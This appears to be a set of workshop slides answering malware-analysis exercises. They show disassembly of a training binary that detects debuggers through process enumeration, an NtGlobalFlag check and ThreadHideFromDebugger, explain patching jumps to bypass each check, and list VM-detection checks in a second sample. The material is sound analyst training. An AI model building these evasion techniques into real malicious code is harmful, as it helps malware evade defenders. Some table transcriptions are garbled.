The screenshot shows the IDA Pro disassembler interface. The assembly code is displayed in a table with columns for address, hex bytes, and disassembly. The instruction at address 004018FB is highlighted in grey and has a red arrow pointing to it from the EIP register. The instruction is `jmp custom_antidebugg.401908`. The disassembly for this instruction is `EB 0B`. The surrounding code includes various instructions like `lea ecx, dword ptr ss:[ebp-2CC]`, `call custom_antidebugg.401000`, `test eax, eax`, `lea ecx, dword ptr ss:[ebp-EC]`, `push 0`, `push 2`, `call dword ptr ds:[&CreateToolhelp32Snapshot]`, `mov esi, eax`, `cmp esi, FFFFFFFF`, `je custom_antidebugg.401980`, and `lea eax, dword ptr ss:[ebp-4F8]`.

Address	Hex	Disassembly
004018E9	8D8D 34FDFFFF	lea ecx, dword ptr ss:[ebp-2CC]
004018EF	E9 04010000	jmp custom_antidebugg.4019F8
004018F4	E8 07F7FFFF	call custom_antidebugg.401000
004018F9	85C0	test eax, eax
004018FB	EB 0B	jmp custom_antidebugg.401908
004018FD	8D8D 14FFFFFF	lea ecx, dword ptr ss:[ebp-EC]
00401903	E9 F0000000	jmp custom_antidebugg.4019F8
00401908	6A 00	push 0
0040190A	6A 02	push 2
0040190C	FF15 00304000	call dword ptr ds:[&CreateToolhelp32Snapshot]
00401912	8BF0	mov esi, eax
00401914	83FE FF	cmp esi, FFFFFFFF
00401917	74 67	je custom_antidebugg.401980
00401919	8D85 08FBFFFF	lea eax, dword ptr ss:[ebp-4F8]

# Exercise 1 Answer For IDA

Check the comments to determine what it is attempting to detect.

```
.text:00401908
.text:00401908 loc_401908:          ; th32ProcessID
.text:00401908 push    0
.text:0040190A push    2                        ; dwFlags
.text:0040190C call    ds:CreateToolhelp32Snapshot ; Process Check | Enumerate_Running_Processes - The CreateToolhelp32Snapshot function to enumerate running processes.
.text:0040190C                    ; It might be detecting a specific debugger and using functions like ReadProcessMemory to inspect the contents of memory to determine if debugging is occurring. | B
.text:0040190C                    ; It might be detecting a specific debugger and using functions like ReadProcessMemory to inspect the contents of memory to determine if debugging is occurring.
.text:00401912 mov     esi, eax
.text:00401914 cmp     esi, 0FFFFFFFFh
.text:00401917 jz     short loc_401980
```

```
.text:00401919 lea    eax, [ebp+pe]
.text:0040191F mov     [ebp+pe.dwSize], 22Ch
.text:00401929 push    eax                    ; lppe
.text:0040192A push    esi                    ; hSnapshot
.text:0040192B call   ds:Process32FirstW ; Process Check
.text:00401931 test   eax, eax
.text:00401933 jz     short loc_401979
```

```
.text:00401935 mov     edi, ds:_wcsicmp
.text:0040193B mov     ebx, ds:Process32NextW ; Process Check
```

# Exercise 1 Answer For IDA

- It is checking for the **x32dbg** and **x64dbg** processes.

<pre>push esi call dword ptr ds:[&amp;Process32FirstW] test eax,eax je custom_antidebugg.401979 mov edi,dword ptr ds:[&amp;_wcsicmp] mov ebx,dword ptr ds:[&amp;Process32NextW] lea eax,dword ptr ss:[ebp-4D4] push custom_antidebugg.40315C push eax call edi add esp,8 test eax,eax</pre>	<pre>004030F4:"p\n&amp;t" 40315C:L"x32dbg.exe"</pre>
<pre>je custom_antidebugg.4019AD lea eax,dword ptr ss:[ebp-4D4] push custom_antidebugg.403174 push eax call edi add esp,8 test eax,eax je custom_antidebugg.4019AD</pre>	<pre>403174:L"x64dbg.exe"</pre>

# Exercise 1 Answer For IDA

- It is checking for the **x32dbg** and **x64dbg** processes.

68 5C314000	push custom_antidebugg.40315C	40315C:L"x32dbg.exe"
50	push eax	eax:L"vmtoolsd.exe"
FFD7	call edi	
83C4 08	add esp,8	
85C0	test eax,eax	eax:L"vmtoolsd.exe"
74 57	je custom_antidebugg.4019AD	
8D85 2CFBFFFF	lea eax,dword ptr ss:[ebp-4D4]	
68 74314000	push custom_antidebugg.403174	403174:L"x64dbg.exe"
50	push eax	eax:L"vmtoolsd.exe"
FFD7	call edi	
83C4 08	add esp,8	
85C0	test eax,eax	eax:L"vmtoolsd.exe"
74 42	je custom_antidebugg.4019AD	
8D85 08FBFFFF	lea eax,dword ptr ss:[ebp-4F8]	
50	push eax	eax:L"vmtoolsd.exe"
56	push esi	
FFD3	call ebx	
85C0	test eax,eax	eax:L"vmtoolsd.exe"
75 C8	jne custom_antidebugg.401941	
56	push esi	

- It was a program that detects **x32dbg** and **x64dbg**, but are there any other tools that might also be targeted for detection?

Custom\_AntiDebug.exe - PID: 2980 - Module: custom\_antidebugg.exe - Thread: Main Thread 1992 - x32dbg

ファイル(F) 表示(V) 拡張機能(E) ヘルプ(H) Mar 4 2023 (TitanEngine)

x32dbg or x64dbg detected. What types of processes are likely to be targeted?

EIP

Address	Disassembly	Comment
85C0		
74 57	je custom_antidebugg.4019AD	
8D85 2CFBFFFF	lea eax, dword ptr ss:[ebp-4D4]	[ebp-4D4]: "澇T"
68 74314000	push custom_antidebugg.40315C	40315C: L"x32dbg.exe"
50	push eax	
FFD7	call edi	
83C4 08	add esp, 8	
85C0	test eax, eax	
74 42	je custom_antidebugg.4019AD	
8D85 08FBFFFF	lea eax, dword ptr ss:[ebp-4F8]	[ebp-4D4]: "澇T"
50	push eax	403174: L"x64dbg.exe"
56	push esi	
FFD3	call ebx	
85C0	test eax, eax	
75 C8	jne custom_antidebugg.401941	



# Exercise 1 Answer For IDA

00401952	85C0	test eax,eax
00401954	74 57	je custom_antidebugg.4019AD
00401956	8D85 2CFBFFFF	lea eax,dword ptr ss:[ebp-4D4]
0040195C	68 74314000	push custom_antidebugg.403174
00401961	50	push
00401962	FFD7	call
00401964	83C4 08	cmp eax,8
00401967	85C0	test eax,eax
00401969	74 42	je custom_antidebugg.4019AD
0040196B	8D85	lea eax,dword ptr ss:[ebp-4D4]
00401971	50	push
00401972	56	push esi
00401973	FFD3	call
00401975	85C0	test eax,eax
00401977	75 C8	jnz custom_antidebugg.4019AD
00401979	56	push esi
0040197A	FF15	call dword ptr ds:[eax+15]
00401980	C785	mov eax,dword ptr ds:[eax+85]
0040198A	64:A1 30000000	mov eax,dword ptr fs:[30]
00401990	8B40 68	mov eax,dword ptr ds:[eax+68]
00401993	83E0 70	and eax,70
00401996	8985 04FBFFFF	mov dword ptr ss:[ebp-4FC],eax
0040199C	83BD 04FBFFFF 00	cmp dword ptr ss:[ebp-4FC],0
004019A3	74 17	je custom_antidebugg.4019BC
004019A5	8D8D 98FEFFFF	lea ecx,dword ptr ss:[ebp-168]
004019AB	EB 4B	jmp custom_antidebugg.4019F8
004019AD	56	push esi
004019AE	FF15 14304000	call dword ptr ds:[&CloseHandle]
004019B4	8D8D FCFDFFFF	lea ecx,dword ptr ss:[ebp-204]

After detection in x32dbg, the program attempts to terminate the process and jump to a function that outputs a message. To bypass this, modify the ZF flag or similar conditions to prevent the jump.

# Exercise 1 Answer For IDA


```
.text:0040196B lea    eax, [ebp+pe]
.text:00401971 push   eax          ; lppe
.text:00401972 push   esi          ; hSnapshot
.text:00401973 call   ebx ; Process32NextW ; Process Check
.text:00401975 test   eax, eax
.text:00401977 jnz   short loc_401941

.text:00401979
.text:00401979 loc_401979:                ; hObject
.text:00401979 push   esi
.text:0040197A call   ds:CloseHandle ; Check Invalid Close->Exception
```

Check all processes and either terminate the loop or modify the conditional branch at **401977** to bypass it. Both approaches work.

00401975	85C0	test eax, eax
00401977	75 C8	jne custom_antidebugg.401941
00401979	56	push esi
0040197A	FF15 14304000	call dword ptr ds:[<&CloseHandle>]
00401980	C785 04FBFFFF 000000	mov dword ptr ss:[ebp-4FC], 0
0040198A	64:A1 30000000	mov eax, dword ptr fs:[30]
00401990	8B40 68	mov eax, dword ptr ds:[eax+68]
00401993	83E0 70	and eax, 70
00401996	8985 04FBFFFF	mov dword ptr ss:[ebp-4FC], eax
0040199C	83BD 04FBFFFF 00	cmp dword ptr ss:[ebp-4FC], 0
004019A3	74 17	je custom_antidebugg.4019BC
004019A5	8D8D 98FEFFFF	lea ecx, dword ptr ss:[ebp-168]
004019AB	EB 4B	jmp custom_antidebugg.4019F8
004019AD	56	push esi

# Exercise 1 Answer For IDA



```
.text:0040196B lea    eax, [ebp+pe]
.text:00401971 push   eax           ; lppe
.text:00401972 push   esi           ; hSnapshot
.text:00401973 call   ebx           ; Process32NextW ; Process Check
.text:00401975 test   eax, eax
.text:00401977 jnz    short loc_401941

.text:00401979
.text:00401979 loc_401979:           ; hObject
.text:00401979 push   esi
.text:0040197A call   ds:CloseHandle ; Check Invalid Close->Exception

.text:00401980
.text:00401980 loc_401980:
.text:00401980 mov    [ebp+var_4FC], 0
.text:0040198A mov    eax, large fs:30h ; NtGlobalFlag_check - The code is checking the NtGlobalFlag value at offset 0x68 from the Process Environment Block.
.text:0040198A                ; The value 70 is the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10), FLG_HEAP_ENABLE_FREE_CHECK (0x20), and FLG_HEAP_VALIDATE_PARAMETERS (0x40).
.text:00401990 mov    eax, [eax+68h]
.text:00401993 and    eax, 70h
.text:00401996 mov    [ebp+var_4FC], eax
.text:0040199C cmp    [ebp+var_4FC], 0
.text:004019A3 jz     short loc_401941
```

Check the comments to determine what it is attempting to detect.

# Exercise 1 Answer For IDA

Address	Disassembly
00401971	50 push eax
00401972	56 push esi
00401973	FFD3 call ebx
00401975	85C0 test eax, eax
00401977	75 C8 jne custom_antidebugg.401941
00401979	56 push esi
0040197A	FF15 14304000 call dword ptr ds:[<&CloseHandle>]
00401980	C785 04FBFFFF 00000 mov dword ptr ss:[ebp-4FC], 0
0040198A	64:A1 30000000 mov eax, dword ptr fs:[30]
00401990	8B40 68 mov eax, dword ptr ds:[eax+68]
00401993	83E0 70 and eax, 70
00401996	8985 04FBFFFF mov dword ptr ss:[ebp-4FC], eax
0040199C	83BD 04FBFFFF 00 cmp dword ptr ss:[ebp-4FC], 0
004019A3	74 17 je custom_antidebugg.4019BC
004019A5	8D8D 98FEFFFF lea ecx, dword ptr ss:[ebp-168]
004019AB	EB 4B jmp custom_antidebugg.4019F8
004019AD	56 push esi
004019AE	FF15 14304000 call dword ptr ds:[<&CloseHandle>]
004019B4	8D8D FCFDFFFF lea ecx, dword ptr ss:[ebp-204]
004019BA	EB 3C jmp custom_antidebugg.4019F8
004019BC	68 38314000 push custom_antidebugg.403138
004019C1	FF15 0C304000 call dword ptr ds:[<&LoadLibraryA>]
004019C7	8BF0 mov esi, eax
004019C9	85F6 test esi, esi
004019CB	74 28 je custom_antidebugg.4019F5
004019CD	68 44314000 push custom_antidebugg.403144
004019D2	56 push esi
004019D3	FF15 18304000 call dword ptr ds:[<&GetProcAddress>]

eax=70 'p'  
70 'p'

# Exercise 1 Answer For IDA

Custom\_AntiDebug.exe - PID: 5756 - Module: custom\_antidebugg.exe - Thread: Main Thread 6396 - x32dbg

ファイル(F) 表示(V) デバッグ(D) ツール(T) プラグイン(P) お気に入り(I) オプション(O) ヘルプ(H) Mar 4 2023 (TitanEngine)

Debug detected. Please explain this EIP-anti-debugging technique.

メモリ・マップ コール・スタック SEH スクリプト シンボル ソース

7FFFF		call custom_antidebugg.401170
C		mov ecx,dword ptr ss:[ebp-4]
		xor eax,eax
		pop edi
		pop esi
		xor ecx,ebp
		pop ebx
00401A04	55CD	call custom_antidebugg.401A41
00401A06	5B	mov esp,ebp
00401A07	E8 35000000	pop ebp
00401A0C	8BE5	ret 10
00401A0E	5D	push ebp
00401A0F	C2 1000	
00401A12	55	
00401A13	8B5C	


# Exercise 1 Answer For IDA

- 0040198A mov eax,dword ptr fs:[30] //PEB Access
- 00401990 mov eax,dword ptr ds:[eax+68] //NtGlobal Flag
- 0401993 and eax,70 //Compare NtGlobal Flag 70 or not
  
- If the value of **NtGlobalFlag** is **70**, it is considered as a sign of debugging.

00401980	C785 04FBFFFF 00000	mov dword ptr ss:[ebp-4FC],0
0040198A	64:A1 30000000	mov eax,dword ptr fs:[30]
00401990	8B40 68	mov eax,dword ptr ds:[eax+68]
00401993	83E0 70	and eax,70
00401996	8985 04FBFFFF	mov dword ptr ss:[ebp-4FC],eax
0040199C	83BD 04FBFFFF 00	cmp dword ptr ss:[ebp-4FC],0
004019A3	74 17	je custom_antidebugg.4019BC
004019A5	8D8D 98FEFFFF	lea ecx,dword ptr ss:[ebp-168]

# Exercise 1 Answer For IDA

- This is the final anti-debugging mechanism.
- What does the comment say?



```
.text:0040199C cmp [ebp+var_4FC], 0
.text:004019A3 jz short loc_4019BC

.text:004019BC
.text:004019BC loc_4019BC:
.text:004019BC push offset LibFileName ; "ntdll.dll"
.text:004019C1 call ds:LoadLibraryA
.text:004019C7 mov esi, eax
.text:004019C9 test esi, esi
.text:004019CB jz short loc_4019F5

.text:004019CD push offset ProcName ; NtSetInformationThread - They may be attempting to hide the debug thread using NtSetInformationThread. | ThreadHideFromDebugger_0x11 - The function NtSetInformationThread is invoked to hide the current thread from the
.text:004019CD ; At this time, ThreadHideFromDebugger (0x11) is specified. This technique makes it more difficult for the program to be analyzed by a debugger.
.text:004019D2 push esi ; hModule
.text:004019D3 call ds:GetProcAddress
.text:004019D9 mov edi, eax
.text:004019DB test edi, edi
.text:004019DD jz short loc_4019EE

.text:004019DF push 0
.text:004019E1 push 0
.text:004019E3 push 11h
.text:004019E5 call ds:GetCurrentThread
.text:004019EB push eax
.text:004019EC call edi
```

# Exercise 1 Answer For IDA

- You can either change the ZF flag, modify the jump instruction.

The screenshot displays the IDA Pro interface with the following components:

- Disassembly Window:** Shows assembly code starting at address 00401973. The instruction at 00401977 is `jne custom_antidebugg.401941`. The instruction at 004019A3 is `je custom_antidebugg.4019BC`, which is highlighted with a red box. Below it, the instruction at 004019AB is `jmp custom_antidebugg.4019F8`. The instruction at 004019BC is `push custom_antidebugg.403138`. A red box highlights the instruction at 004019BC with the text "Jump is not taken" below it.
- Register Window:** Shows the state of CPU registers. The ZF flag is highlighted with a red box and is set to 0. Other registers like EAX, EBX, ECX, etc., are also visible.
- Comments:** Comments like `403138: "ntd1"` and `403144: "NtSe"` are visible next to the assembly code.



- When **call edi** is executed, the thread becomes invisible to the debugger, making it impossible to continue debugging.

<pre>call dword ptr ds:[&lt;&amp;CloseHandle&gt;] lea ecx,dword ptr ss:[ebp-204] jmp custom_antidebugg.4019F8 push custom_antidebugg.403138 call dword ptr ds:[&lt;&amp;LoadLibraryA&gt;] mov esi,eax test esi,esi je custom_antidebugg.4019F5 push custom_antidebugg.403144 push esi call dword ptr ds:[&lt;&amp;GetProcAddress&gt;] mov edi,eax test edi,edi je custom_antidebugg.4019EE push 0 push 0 push 11 call dword ptr ds:[&lt;&amp;GetCurrentThread&gt;] push eax call edi push esi</pre>	<pre>403138:"ntdll.dll" 403144:"NtSetInformationThread" edi:"ク\r" edi:"ク\r"</pre>
---	---

# Exercise 1 Answer For IDA

To display the message, modify the conditional branch at **4019CB**.

This can be done by changing the jump instruction (e.g., **je** to **jmp**) or adjusting the flag condition to ensure the desired path is taken.

Jump is not taken  
custom\_antidebugg.004019F5

text:004019CB custom\_antidebugg.exe:\$19CB #DCB

Register	Value	Comment
EAX	772A0000	ntd
EBX	73E30620	<ke
ECX	0418D1FE	
EDX	00000000	
EBP	0019FF34	
ESP	0019FA2C	
ESI	772A0000	ntd
EDI	74380A70	<uc
EIP	004019CB	cus
EFLAGS	00000206	
ZF	0	
PF	1	
AF	0	
OF	0	
SF	0	
DF	0	
CF	0	
TF	0	
IF	1	
LastError	00000000	(E
LastStatus	C0150008	(S
GS	002B	FS 0053
ES	002B	DS 002B
CS	0023	SS 002B

デフォルト (stdcall)

- 1: [esp+4] 0000000A 00C
- 2: [esp+8] 002CE000 <PE
- 3: [esp+C] 00000070 00C
- 4: [esp+10] 0000022C 00C
- 5: [esp+14] 00000000 00C

# Exercise 1 Answer For IDA

- The final message is displayed.

The screenshot shows the IDA Pro interface with assembly code on the right and a debug message box on the left. The assembly code is as follows:

```
004019B4 8D8D FCFDFFFF lea ecx,dword ptr ss:[ebp-204]
004019BA EB 3C jmp custom_antidebugg.4019F8
004019BC 68 38314000 push custom_antidebugg.403138
call dword ptr ds:[<&LoadLibraryA>]
mov esi,eax
test esi,esi
je custom_antidebugg.4019F5
push custom_antidebugg.403144
push esi
call dword ptr ds:[<&GetProcAddress>]
mov edi,eax
test edi,edi
je custom_antidebugg.4019EE
push 0
push 0
push 11
call dword ptr ds:[<&GetCurrentThread>]
push eax
call edi
push esi
call dword ptr ds:[<&FreeLibrary>]
lea ecx,dword ptr ss:[ebp-74]
call custom_antidebugg.401170
mov ecx,dword ptr ss:[ebp-4]
```

The debug message box, titled "ブレークポイントがセットされていません", contains the text: "Debug Success. Next, we will work on practical malware." A red arrow points from the instruction at address 004019F8 to the message box, and a blue arrow points from the message box back to the instruction at address 004019F8.

# Exercise 1 Optional Question Answer For IDA

- To investigate the XOR key, examine the function that outputs the message.

```
.text:004019F8
.text:004019F8 loc_4019F8:
.text:004019F8 call    sub_401170
.text:004019FD mov     ecx, [ebp+var_4]
.text:00401A00 xor     eax, eax
.text:00401A02 pop     edi
.text:00401A03 pop     esi
.text:00401A04 xor     ecx, ebp
.text:00401A06 pop     ebx
.text:00401A07 call    @__security
.text:00401A0C mov     esp, ebp
.text:00401A0E pop     ebp
.text:00401A0F retn   10h
.text:00401A0F _WinMain@16 endp
.text:00401A0F
```

```
.text:00401170
.text:00401170 push   ebp
.text:00401171 mov     ebp, esp
.text:00401173 sub     esp, 20h
.text:00401176 mov     eax, __security_cookie
.text:0040117B xor     eax, ebp
.text:0040117D mov     [ebp+var_4], eax
.text:00401180 push   esi
.text:00401181 push   edi
.text:00401182 mov     edi, ecx
.text:00401184 call    sub_401090
.text:00401189 push   0 ; lpParam
.text:0040118B push   0 ; hInstance
```

# Exercise 1 Optional Question Answer For IDA

## sub\_401090

```
1 int __thiscall sub_401090(unsigned __int16 *this)
2 {
3     unsigned int v2; // kr00_4
4     unsigned __int16 v3; // ax
5     unsigned int v4; // ecx
6     unsigned __int16 v5; // dx
7     unsigned __int16 v6; // bx
8     __int16 *v7; // ebx
9     int v8; // edx
10    int v9; // ecx
11    int result; // eax
12    unsigned __int16 v11; // dx
13    __int16 v12; // [esp+4h] [ebp-1Ch]
14    __int128 v13; // [esp+8h] [ebp-18h] BYREF
15    __int16 v14; // [esp+18h] [ebp-8h]
16
17    v14 = 0;
18    v13 = xmmword_40318C;
19    v2 = wcslen((const unsigned __int16 *)&v13);
20    v3 = *this;
21    v4 = 0;
22    v5 = v3;
23    v6 = *this;
24    if ( v3 != 0xE000 )
25    {
26        v7 = (__int16 *)this;
27        v12 = v3;
28        do
29        {
30            v8 = v4 % v2;
31            ++v4;
32            *v7 = v12 ^ *((_WORD *)&v13 + v8);
33            v7 = (__int16 *)&this[v4];
34            v12 = *v7;
35        }
36    }
```

XOR\_KEY = jsac2025

00401090	push ebp	
00401091	mov ebp,esp	
00401093	sub esp,20	
00401096	mov eax,dword ptr ds:[404004]	
0040109B	xor eax,ebp	
0040109D	mov dword ptr ss:[ebp-4],eax	
004010A0	movups xmm0,xmmword ptr ds:[40318C]	0040318C:L"jsac2025"
004010A7	mov ax,word ptr ds:[40319C]	ebx:PEB.InheritedAddressSpace
004010AD	push ebx	
004010AE	push esi	
004010AF	push edi	
004010B0	lea esi,dword ptr ss:[ebp-18]	
004010B3	mov word ptr ss:[ebp-8],ax	
004010B7	mov edi,ecx	
004010B9	lea ecx,dword ptr ds:[esi+2]	

.rdata:0040318A	align 4	
.rdata:0040318C	xmmword_40318C	xmmword 35003200300032006300610073006Ah
.rdata:0040318C		; DATA XREF: sub_4

.rdata:0040318C	unk_40318C	db 6Ah ; j	; DATA XREF: s...1090+10tr
.rdata:0040318D		db 0	
.rdata:0040318E		db 73h ; s	
.rdata:0040318F		db 0	
.rdata:00403190		db 61h ; a	
.rdata:00403191		db 0	
.rdata:00403192		db 63h ; c	
.rdata:00403193		db 0	
.rdata:00403194		db 32h ; 2	
.rdata:00403195		db 0	
.rdata:00403196		db 30h ; 0	
.rdata:00403197		db 0	
.rdata:00403198		db 32h ; 2	
.rdata:00403199		db 0	
.rdata:0040319A		db 35h ; 5	
.rdata:0040319B		db 0	

←  
**Undefine**

## Exercise 2

### Level2.

# Analysis of a program with multiple anti-debugging features

Target Malware : Exercise2.exe

## Question

Use dynamic and static analysis to apply patches and make the malware function properly.

Check1 : How many anti-analysis features must be circumvented?

Check2 : Investigate the main functions of this malware.

**Point** : Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.

# Exercise 2 Answer for IDA



# Exercise 2 Answer For IDA

- Use AntiDebugSeeker to confirm the anti-analysis features.

Category Name	Possible Anti-Debug API	Address	Possible Anti-Debug Technique	Address
Process Check	CreateToolhelp32Snapshot	0x40110C		
			Enumerate_Running_Processes	0x40110c
Process Check	Process32First	0x40111B		
Process Check	Process32Next	0x4011BB		
			Opened_Exclusively_Check	0x40132d
Check Invalid Close->Exception	CloseHandle	0x401346		
			NtGlobalFlag_check_3	0x401360
			NtGlobalFlag_check_3	0x401360
			VMware_magic_value	0x4013b1
			VMware_I/O_port	0x4013c0
			VMware_magic_value	0x4013c6
			VMware_magic_value	0x40143d
			VMware_I/O_port	0x40144c
Check Invalid Close->Exception	CloseHandle	0x401578		
Check Invalid Close->Exception	CloseHandle	0x40157E		
Check Invalid Close->Exception	CloseHandle	0x401586		
Time Check	GetTickCount64	0x4015BD		
Time Check	Sleep	0x4015C8		
Time Check	Sleep	0x4015D5		
